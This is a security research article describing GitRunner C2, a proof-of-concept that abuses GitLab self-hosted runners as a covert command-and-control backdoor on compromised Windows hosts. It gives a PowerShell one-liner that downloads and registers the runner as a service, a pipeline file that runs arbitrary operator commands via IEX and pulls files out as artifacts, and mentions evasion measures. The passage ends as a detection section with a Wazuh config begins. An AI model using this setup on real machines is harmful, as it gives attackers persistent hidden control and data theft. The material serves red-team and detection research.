Abusing GitLab CI Runners as a Command and Control Framework
Explore how GitLab self-hosted runners can be repurposed as a fully functional Command and Control framework using a legitimate, digitally signed binary. Covers the GitRunner C2 proof-of-concept, execution model via CI pipelines, file transfer through GitLab Artifacts, and a detailed detection walkthrough with real Wazuh and Sysmon events, MITRE ATT&CK mapping, and high-fidelity detection rules.
Introduction
Modern DevOps teams rely on tools and platforms to automate workflows, accelerate development, and speed up release cycles. A central component of this is Continuous Integration and Continuous Delivery/Deployment (CI/CD), which typically requires dedicated machines configured to build, test, and package application source code.
Version control platforms such as GitHub and GitLab allow teams to configure pipelines and execute them on either cloud-hosted runners or developer-managed self-hosted runners.
Self-hosted runners require installing a runner agent on the host machine, which then connects to the GitLab instance and polls for new jobs. When a pipeline triggers, GitLab dispatches jobs to available runners for execution. This model closely mirrors the operation of a Command and Control (C2) framework: fetch a command, execute it, return the output to the operator.
The GitLab runner installer for Windows is digitally signed by GitLab, making it trusted by default on most systems. It runs as a Windows service and communicates exclusively over outbound HTTPS to gitlab.com:443, blending seamlessly with normal developer traffic. As a legitimate tool used by thousands of development teams worldwide, as of publication it has 0 detections on VirusTotal [25].
In this article, I demonstrate how self-hosted runners can be abused by installing them on a compromised machine as a persistent backdoor. A tool named GitRunner C2 was built as a proof-of-concept, showing that a public GitLab instance can be repurposed as a fully functional C2 infrastructure using pipeline runners. The final section covers detection - the logs, artifacts, and behavioral signals the runner leaves behind for defenders.
- Repository: https://github.com/joaovarelas/GitRunner-C2
Background: CI/CD as an Attack Surface
The abuse of CI/CD runners is not a new concept. At DEF CON 32, Khan and Stawinski [1] demonstrated how GitHub Actions misconfigurations allowed low-privileged users to trigger jobs on internal machines, escalate privileges, and execute supply chain attacks - including a successful compromise of the PyTorch public repository. Praetorian [2] showed that a leaked Personal Access Token is enough to turn self-hosted runners into a persistent backdoor, and noted that GitHub’s workflow logging is gated behind Enterprise plans, leaving most organizations blind. Synacktiv [3] and PulseSecurity [4] further documented exploitation techniques across both GitHub and GitLab, including attack paths via shared runners.
On the threat intelligence front, Sysdig documented real-world actors weaponizing self-hosted runners at scale - most notably the Shai-Hulud worm [5] [6], which deployed official GitHub runner binaries onto compromised machines as a persistence mechanism, using public repositories as C2 infrastructure and spreading across over 25,000 repositories. Closest to the work presented here, GitLab’s own red team [7] demonstrated that GitLab CI infrastructure could be repurposed as a C2 server using a custom GoLang agent.
While prior work has documented the backdoor potential of runners, exploited misconfigurations at scale, and observed threat actors using runners for persistence, none has delivered a purpose-built operator platform around this technique. GitRunner C2 takes a different approach: it abuses the legitimate gitlab-runner.exe binary as the implant, trusted by the OS and ignored by most EDR products, wrapped in a full operator interface requiring no custom code on the endpoint.
Why GitLab Runners Make Effective C2 Infrastructure
The gitlab-runner binary is digitally signed by GitLab Inc. [8] and distributed through official channels, placing it near the category of Living-off-the-Land Binaries (LOLBins). Despite not being natively installed on the system, it is legitimate software that security tooling trusts by default.
All communication is outbound HTTPS on port 443 to gitlab.com (or a self-hosted instance). From a network perspective, the traffic is indistinguishable from a developer’s CI pipeline: the runner polls for jobs, executes them, and posts results - the same behavior as any legitimate build machine. No inbound ports, no listener or unusual destination.

On Windows, the runner installs as a native service via OpenSCManager Windows API [9] (the library imported by GitLab Runner application), inheriting the privileges of its configured account. Deploying it under SYSTEM or a domain service account gives the operator persistent, high-privilege execution that survives reboots.
Finally, GitLab’s own infrastructure provides the queuing, job history, and output retention that a C2 operator normally has to build from scratch. Commands are stored as pipeline runs, output is preserved in job traces, and the operator interacts through a standard web API, all without any additional backend infrastructure.
How GitLab Runners Work
A GitLab Runner is a lightweight agent that polls a GitLab instance for CI jobs assigned to it. During registration, the runner receives an authentication token and one or more tags - arbitrary labels that act as routing keys. When a pipeline is triggered, each job declares which tags it requires, and GitLab dispatches the job only to a runner that carries a matching tag. This is the mechanism GitRunner C2 uses to target a specific endpoint: every enrolled machine gets a unique tag, and commands are routed to it exclusively.
The pipeline definition (.gitlab-ci.yml) controls what actually runs. For this platform the executor is set to shell with PowerShell as the shell, meaning job scripts execute directly in a PowerShell session under the service account - no container, no sandbox. Setting GIT_STRATEGY: none instructs the runner to skip the repository clone step entirely, so the endpoint needs no git.exe and never touches source code.
The command payload travels as a CI variable. GitLab supports two variable types: string variables are injected into the environment as plain values, while file variables are written to a temporary file with the path stored in the variable. GitRunner C2 uses the string type with raw: true to pass the CMD variable, which the job script executes directly via IEX $env:CMD.
Output flows back through the job trace - everything written to stdout/stderr during execution, streamed in near-real time and readable via the Jobs API. Larger data, such as files retrieved from the endpoint, travels through GitLab Artifacts and the Generic Package Registry, covered in detail in the File Transfer section.
Introducing GitRunner C2
GitRunner C2 is a Vue 3 single-page application (SPA) that operates entirely through the GitLab REST API - there is no custom backend, no database, and no persistent server process. The operator’s credentials (GitLab URL and Personal Access Token) are stored in localStorage; everything else - enrolled runners, job history, pipeline output - lives in GitLab itself. The only server-side component is an NGINX reverse proxy that forwards /gitlab/* requests to the GitLab instance, eliminating CORS restrictions.
Deployment requires a single command. The operator clones the repository, sets two environment variables (GITLAB_UPSTREAM and GITLAB_HOST), and runs docker compose up. NGINX serves the compiled SPA on port 8080 and proxies the API. Targeting a different GitLab instance - SaaS or on-premises - is a one-line config change.
Architecture flow:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
  +---------------------+
  |  Operator Browser   |
  +----------+----------+
             |
             v
  +----------+----------+
  |    NGINX Proxy      |
  |        :8080        |
  +----------+----------+
             |  HTTPS
             v
  +----------+----------+   CI Job Dispatch   +---------------------+
  |     GitLab API      | ------------------> |    GitLab-Runner    |
  |        REST         | <------------------ |    (Windows Svc)    |
  +---------------------+   Output/Artifacts  +---------------------+

Enrollment takes a single elevated PowerShell one-liner. The operator enters a unique tag and an optional description in the UI; the platform calls the GitLab runner creation API to obtain a registration token, then displays a PowerShell command that downloads the official gitlab-runner-windows-amd64.exe binary directly from GitLab’s S3 distribution endpoint, registers it against the operator’s project, and installs and starts it as a Windows service. No files are distributed by the operator.

Feature set. Once an endpoint is enrolled and online, the operator interacts through a tabbed interface:
| Tab | What it shows |
|---|---|
| Summary | Host identity, OS version, uptime, domain, IP addresses |
| System | Services, local users and groups, running processes (with kill action), named pipes, drivers, scheduled tasks |
| Hardware | BIOS, motherboard, CPU, RAM slots, disks, network adapters |
| Software | Installed applications (with uninstall action) |
| Security | AV/EDR products, Windows Firewall profiles, BitLocker status per volume |
| Events | Live Windows Event Log viewer (Application, Security, System - last 100 entries, expandable detail) |

| File Manager | Remote filesystem browser with file download and upload |
| Terminal | Interactive PowerShell/cmd session backed by live CI jobs |
Inventory data (Summary through Software) is collected once per endpoint via a PowerShell script and cached client-side; tabs that show volatile state (processes, event logs, named pipes, firewall, BitLocker) dispatch a fresh CI job on each view.
Technical Deep Dive
Authentication & Credential Model

The operator authenticates with a GitLab Personal Access Token scoped to api, stored in localStorage. This token is attached as a PRIVATE-TOKEN header on every API call and never leaves the browser. It is not present on the endpoint in any form.
The endpoint holds only the runner registration token - a project-scoped credential generated during enrollment that authorises the runner binary to poll GitLab for jobs. Once a job starts, GitLab issues a CI_JOB_TOKEN automatically for the duration of that job; the delivery flow uses this token to pull files from the Package Registry without ever exposing the operator’s PAT.
Endpoint Enrollment
Enrollment is a three-step flow that requires no pre-staged files or operator-controlled infrastructure.
Step 1 - Create the runner. The operator enters a unique tag and an optional description in the UI. GitRunner C2 calls POST /user/runners with runner_type: project_type, which is the modern GitLab registration flow. GitLab returns a registration auth token scoped to the target project.

Step 2 - Generate the install command. The platform constructs a PowerShell one-liner embedding the GitLab URL and the registration token:
1
2
3
4
5
6
7
8
9
$d='C:\GitLab-Runner';$r="$d\gitlab-runner-windows-amd64.exe";$c="$d\config.toml";
$ProgressPreference='SilentlyContinue';
New-Item -ItemType Directory -Force $d|Out-Null;
Invoke-WebRequest https://gitlab-runner-downloads.s3.amazonaws.com/latest/binaries/
    gitlab-runner-windows-amd64.exe -OutFile $r;
& $r register --non-interactive --url "https://gitlab.com" --token "<token>"
    --executor shell --shell powershell --name $env:COMPUTERNAME --config $c;
& $r install --working-directory $d --config $c;
& $r start
The basic form above is shown for clarity. The actual GitRunner C2 enrollment command incorporates the evasion measures covered in the Evasion & OPSEC section: service renaming, working directory relocation, log suppression, and per-runner config hardening.
Step 3 - Execute on the endpoint. The command is run in an elevated PowerShell session on the target machine. It downloads the official gitlab-runner-windows-amd64.exe binary directly from GitLab’s S3 distribution endpoint, registers it against the operator’s project using the provided token, then installs and starts it as a Windows service.
Once started, the service polls GitLab for CI jobs tagged with the runner’s assigned tag. The endpoint appears in the GitRunner C2 runner list within seconds, and the operator can begin issuing commands immediately.
Execution Model
Every operator action - whether a terminal command, an inventory collection, or a power action - follows the same path through runJob() in src/lib/jobs.ts:
- Ensure the pipeline exists.
ensureCiFile()reads the project’s.gitlab-ci.ymland writes or overwrites it with the managed template if the content doesn’t match. This is idempotent; on subsequent calls it returns immediately.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
#.gitlab-ci.yml
workflow:
  rules:
    - if: '$RUN'
    - if: '$DL_PATH'

stages:
  - run

run_command:
  stage: run
  tags:
    - "$TARGET_TAG"
  variables:
    GIT_STRATEGY: none
  rules:
    - if: '$RUN'
  script:
    - IEX $env:CMD

# Copies a file from the endpoint into the job workspace and exposes it as an
# artifact, which the SPA downloads via the Job Artifacts API.
download_file:
  stage: run
  tags:
    - "$TARGET_TAG"
  variables:
    GIT_STRATEGY: none
  rules:
    - if: '$DL_PATH'
  script:
    - New-Item -ItemType Directory -Force dl | Out-Null
    - Copy-Item -LiteralPath $env:DL_PATH -Destination dl\\
  artifacts:
    paths:
      - dl
    expire_in: 1 hour
Trigger a pipeline.
triggerPipeline()calls the GitLab Pipelines API (POST /projects/:id/pipeline) with three CI variables:TARGET_TAG(routes the job to the correct runner),RUN=1(satisfies the workflow rule that gates the pipeline), andCMD(the PowerShell to execute).Wait for job dispatch. The pipeline appears immediately, but the individual job object is created asynchronously. The client polls
pipelineJobsin a 1.5-second loop until therun_commandjob appears (up to 80 attempts, ~2 minutes).Stream output. While the job runs,
getTrace()is polled every 1.5 seconds. The raw trace is passed throughextractScript(), which strips the runner preamble, ANSI escape sequences, section markers, RFC 3339 timestamps, and the shell command-echo, leaving only the script’s stdout/stderr. Each call compares the cleaned output length against a cursor and fires anonChunkcallback with the delta - giving the terminal its live-streaming behaviour without a WebSocket.Finish. Polling stops when the job reaches
success,failed,canceled, orskipped. The final cleaned output and terminal status are returned to the caller.
File Transfer
Downloading from target machine uses GitLab Artifacts. The download_file pipeline job receives the target path via the DL_PATH CI variable, copies the file into its workspace under a dl/ directory, and declares that directory as a job artifact. The client polls until the job succeeds, then fetches the artifact via the Jobs API (GET /projects/:id/jobs/:job_id/artifacts/:path) as a binary Blob and triggers a browser download. No intermediate storage is involved on the operator side.
Uploading uses the GitLab Generic Package Registry. The operator selects a file; the client uploads it as PUT /projects/:id/packages/generic/gitrunner-uploads/:version/:filename using the operator’s Private Access Token. The client then triggers a pipeline whose script constructs the same URL and downloads the file using CI_JOB_TOKEN - a short-lived, job-scoped credential GitLab issues automatically, valid only for the current job’s project. After the job completes, the package is deleted as a best-effort cleanup. The endpoint never handles the operator’s token.
Caching and Polling Architecture
Inventory data is expensive to collect - each tab requires a full CI job round-trip of roughly 10–30 seconds. To avoid re-running jobs on every navigation, results are cached client-side and served instantly when revisiting a tab; only an explicit refresh dispatches a new job. Volatile data - running processes, event logs, firewall state - skips the cache and runs a fresh job on every view. The endpoint’s real IP address, which GitLab’s runner API does not expose, is persisted to localStorage and populated the first time a job returns it.
Requirements & Setup
Operator
- A GitLab account (GitLab.com OR Self-Hosted Instance)
- A Personal Access Token with
apiscope - Docker and Docker Compose to run the operator interface
Target Endpoint
- Windows with PowerShell (Windows 10 / Server 2016 or later)
- Outbound HTTPS access to the GitLab instance on port 443
- Local administrator privileges for the initial enrollment one-liner (required to install the runner as a Windows service)
Self-Hosted GitLab
GitRunner C2 works against any GitLab instance. To target a self-hosted deployment, set GITLAB_UPSTREAM and GITLAB_HOST in docker-compose.yml to point at the internal instance before running docker compose up. The enrollment one-liner uses the same URL, so runner traffic stays entirely within the organization’s network and never touches GitLab.com.
Detection: Events Generated by GitLab Runner
Lab Setup
The detection environment consists of a Windows 11 virtual machine acting as the target endpoint, placed behind a pfSense firewall with outbound internet access to gitlab.com. A Wazuh stack was deployed via Docker Compose on a separate machine acting as the SIEM.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
  +---------------------+
  |   Windows 11 VM     |        +------------------+
  |                     |        |    pfSense FW    |
  |  GitLab Runner Svc  +------->+                  +-----> gitlab.com:443
  |  Sysmon             |        +------------------+
  |  Wazuh Agent        |
  +--------+------------+
           |
           | Logs (Sysmon + PowerShell)
           v
  +---------------------+
  |    Wazuh SIEM       |
  |  (Docker Compose)   |
  +---------------------+
Sysmon was installed on the Windows 11 VM using the Olaf Hartong modular configuration, providing broad telemetry across process creation, network connections, and file activity. The Wazuh agent was configured to forward both Sysmon and PowerShell Operational logs to the manager:
1
2
3
4
5
6
7
8
9
10
<ossec_config>
  <localfile>
    <location>Microsoft-Windows-Sysmon/Operational</location>
    <log_format>eventchannel</log_format>
  </localfile>
  <localfile>
    <location>Microsoft-Windows-PowerShell/Operational</location>
    <log_format>eventchannel</log_format>
  </localfile>
</ossec_config>
